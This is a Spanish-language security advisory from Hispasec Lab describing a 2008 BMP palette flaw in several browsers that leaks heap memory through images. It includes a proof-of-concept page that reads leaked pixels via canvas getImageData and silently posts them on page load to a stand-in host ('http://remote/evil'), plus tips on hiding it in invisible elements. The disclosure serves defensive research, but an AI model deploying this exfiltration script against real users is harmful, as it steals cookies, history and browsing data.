

HISPASEC SISTEMAS

SEGURIDAD Y TECNOLOGÍAS
DE LA INFORMACIÓN

Informe técnico:

**Revelación de información
basada en imágenes en
múltiples navegadores**

Mayo 2008

Descubierto por: Gynvael Coldwind, Hispasec Lab

1 Introducción

Varios navegadores, incluido Mozilla Firefox 2.0.0.11, Opera 9.50 beta, Apple Safari 3.0.4 y Konqueror 3.5.8, contienen código no seguro para cargar imágenes. Si se aprovecha este código se puede mostrar, como datos de imagen, una porción pequeña y aleatoria de la memoria heap en la pantalla. En caso de que el navegador tenga completamente implementada la funcionalidad de la etiqueta <canvas> de HTML5 (como es el caso de Firefox y Opera) los datos de la imagen pueden ser recogidos y enviados a un servidor remoto usando código JavaScript.

2 Detalles

Existen principalmente dos tipos de ficheros de imágenes: con y sin paleta de color. Si existe la paleta, los datos de la imagen contienen índices de colores de la paleta. La imagen final se crea colocando los colores correspondientes tomados de la paleta en la propia imagen, en el mismo orden de los datos de la imagen (ver Figura 1).




Figura 1: Imagen basada en paleta

La paleta es un continuo array de colores, normalmente en formato RGB (existen otros formatos como YUV, CMYK, etc.). El tamaño de la paleta normalmente depende del tamaño de la unidad de datos de imagen, por ejemplo, si una unidad tiene un tamaño 8 (256 combinaciones diferentes) la paleta tiene 256 entradas.

Ocurre un pequeño problema en el codificador de imagen cuando un formato de imagen permite definir el tamaño de la paleta. Un atacante podría aprovechar esto creando una paleta cuyos índices de colores de datos excediesen el número de color de la paleta. Un decodificador defectuoso reservaría una paleta pequeña, sin

comprobar si los índices de color son válidos: esto llevaría al tratamiento de los datos en memoria que están justo después de la paleta como si fueran la paleta en sí misma. En algunos casos, si la paleta fuese destinada al final de un trozo de memoria, esto podría llevar a un error de lectura, lo que causaría una excepción.

Este es el caso de los navegadores mencionados antes a la hora de manejar el formato BMP. La cabecera del formato BMP contiene un campo que se llama *biClrUsed* (apócope de bitmap Colors Used) que permite al decodificador especificar el número de colores en la paleta. Un valor 0 significa 'número por defecto'. El número por defecto es calculado basado en el tamaño de la unidad de datos de la imagen. Si un atacante especifica la paleta como tamaño 1, se coloca en memoria una paleta de una entrada en total. El bitmap puede sin embargo contener índices de colores de 0 a 255, lo que es técnicamente posible debido a la unidad de tamaño 8. A la hora de decodificar la imagen, el decodificador lo que hará básicamente es copiar los bytes que residen después de la paleta a la pantalla como si fuesen píxeles de color (ver Figura 2).




Figura 2: Dejando ver los datos

Esto, todavía, no es peligroso para el usuario. La historia termina aquí para los navegadores Apple Safari y Konqueror, pero continúa sin embargo para Mozilla Firefox y Opera.

En HTML 5 se ha introducido una nueva etiqueta `<canvas>`. Como dice el HTML 5 Draft Recommendation, 'el elemento *canvas* representa un lienzo dependiente de la resolución que puede ser usado para renderizar gráficos u otras imágenes al vuelo'. Existen nuevos métodos JavaScript para interactuar con el elemento *canvas* como *scale*, *rotate*, *translate*, o, los más interesantes *drawImage* y *getImageData*. El método *drawImage* copia el bitmap al lienzo desde un fichero o desde un bitmap cargado anteriormente tomado de una etiqueta ``. El método *getImageData* recupera un array de datos de una imagen RGB. Es importante destacar que *getImageData* es considerado por algunos desarrolladores como potencialmente peligroso (y este caso lo confirma) por tanto este método solo está implementado en Mozilla Firefox y Opera 9.50 beta. Los desarrolladores de otros navegadores se han negado a implementarlo.

Un atacante podría crear un script que muestra una imagen falsificada usando la etiqueta ``, copia los datos de imagen (los datos, debido a la implementación errónea, contienen trozos de memoria) a un lienzo, acceder a esto a través de JavaScript usando *getImageData*, y enviarlo a un servidor usando un formulario JavaScript `<form>`.

Se muestra a continuación una prueba de concepto:

```
<html>
  <head>
    
    <script type="application/x-javascript">
var canvas;
var ctx;
var imgd, i, ss="",j;

function draw()
{
  // Get the canvas and it's context
  canvas = document.getElementById("canvas");
  ctx = canvas.getContext("2d");

  // Get the data
  try
  {
    // Get the image
    var img = document.getElementById("forged");

    // Copy the image data to the canvas
    ctx.drawImage(img,0,0);

    // Get the data
    imgd = ctx.getImageData(0,0,256,1);
```

```

// Create a string of data
for(i = 4; i < 256; i+=4)
{
    ss = ss + imgd.data[i].toString() + ',';
    ss = ss + imgd.data[i+1].toString() + ',';
    ss = ss + imgd.data[i+2].toString() + ',';
}
}
catch(err)
{
    // Do nothing
}

// Fill the input field
var inpt = document.getElementById("sendstuffinput");
inpt.value = ss;

// Submit
var rfm = document.getElementById("sendstuffform");
rfm.submit();

}
</script>
</head>

<body onload="draw()">
    <canvas id="canvas" width="256" height="1"></canvas>
        <form method="POST" id='sendstuffform'
action='http://remote/evil'>
            <input name='sendstuffinput' id='sendstuffinput' />
        </form>
</body>
</html>

```

Este script permite capturar 255 píxeles de datos, cada uno de 3 bytes. Esto da 765 bytes de datos capturados usando un fichero BMP.




Figura 3: Script bajo Opera, nótese el campo de entrada

Es posible usar más de un fichero de imagen por página, por ejemplo 100 imágenes (aunque existen ciertos problemas salvables con el mecanismo de caché de los navegadores) y esto daría 76500 bytes de datos capturados. Sin embargo es muy probable que las imágenes sean colocadas en el manejador de heap en la misma posición: una imagen cargada y liberada para que otra tome su lugar. Esto implica que el incremento en la cantidad de datos diferentes capturados es muy pequeña. Por ejemplo usar 100 imágenes en vez de 10 incrementa el ratio de datos capturados entre 2 y 4 veces sólo. Aunque es posible que se puedan usar métodos diferentes para incrementar este ratio.

Todos los métodos HTML visibles pueden ser ocultados usando el estilo CSS *visibility:hidden*. Además, todos los elementos pueden residir en un elemento oculto *iframe*. Esto significa que el usuario no vería nada raro en una página especialmente manipulada para aprovechar el fallo.

3 Datos de memoria revelados

Durante este estudio hemos observado qué clase de datos pueden ser revelados.

La mayor parte de los datos no son más que basura en la memoria aleatoria (que puede ser filtrada). Exceptuando la basura, se ha confirmado que los datos revelados, según navegador, pueden contener también:

- [FF/Opera] Partes de páginas mostradas mientras el escáner está funcionando.
- [FF/Opera] Partes de websites visitadas en la sesión actual.
- [Opera] Imágenes mostradas
- [FF] cookies
- [FF] histórico
- [FF] Páginas favoritas
- [FF/Opera] partes de paquetes de protocolo HTTP/HTTPS
- [FF/Opera] direcciones de sitios visitados mientras el escáner está funcionando.

No se ha confirmado que se puedan revelar contraseñas, aunque podría ser posible.

4 Epílogo

Esta vulnerabilidad podría también encontrarse en otros programas, no solo en navegadores (por ejemplo en visores de imágenes como IrfanView). También podría afectar a otros formatos de imagen, por ejemplo Apple Safari 3.0.4 tiene un decodificador para ficheros GIF defectuoso.

Se recomienda comprobar el código en aplicaciones que contengan procedimientos de tratamiento de imágenes, por si sufrieran de estos fallos. Especialmente si la aplicación puede enviar datos procesados a un servidor remoto.

5 En la web

Hispacec

<http://hispacec.com>

HTML 5 canvas

<http://www.whatwg.org/specs/web-apps/current-work/#the-canvas>

Apple Safari BMP and GIF Files remote DoS and Information Disclosure Vulnerability

<http://www.securityfocus.com/bid/27947/info>

Firefox 2.0.0.11 and Opera 9.50 beta Remote Memory Information Leak

<http://blog.hispasec.com/lab/236>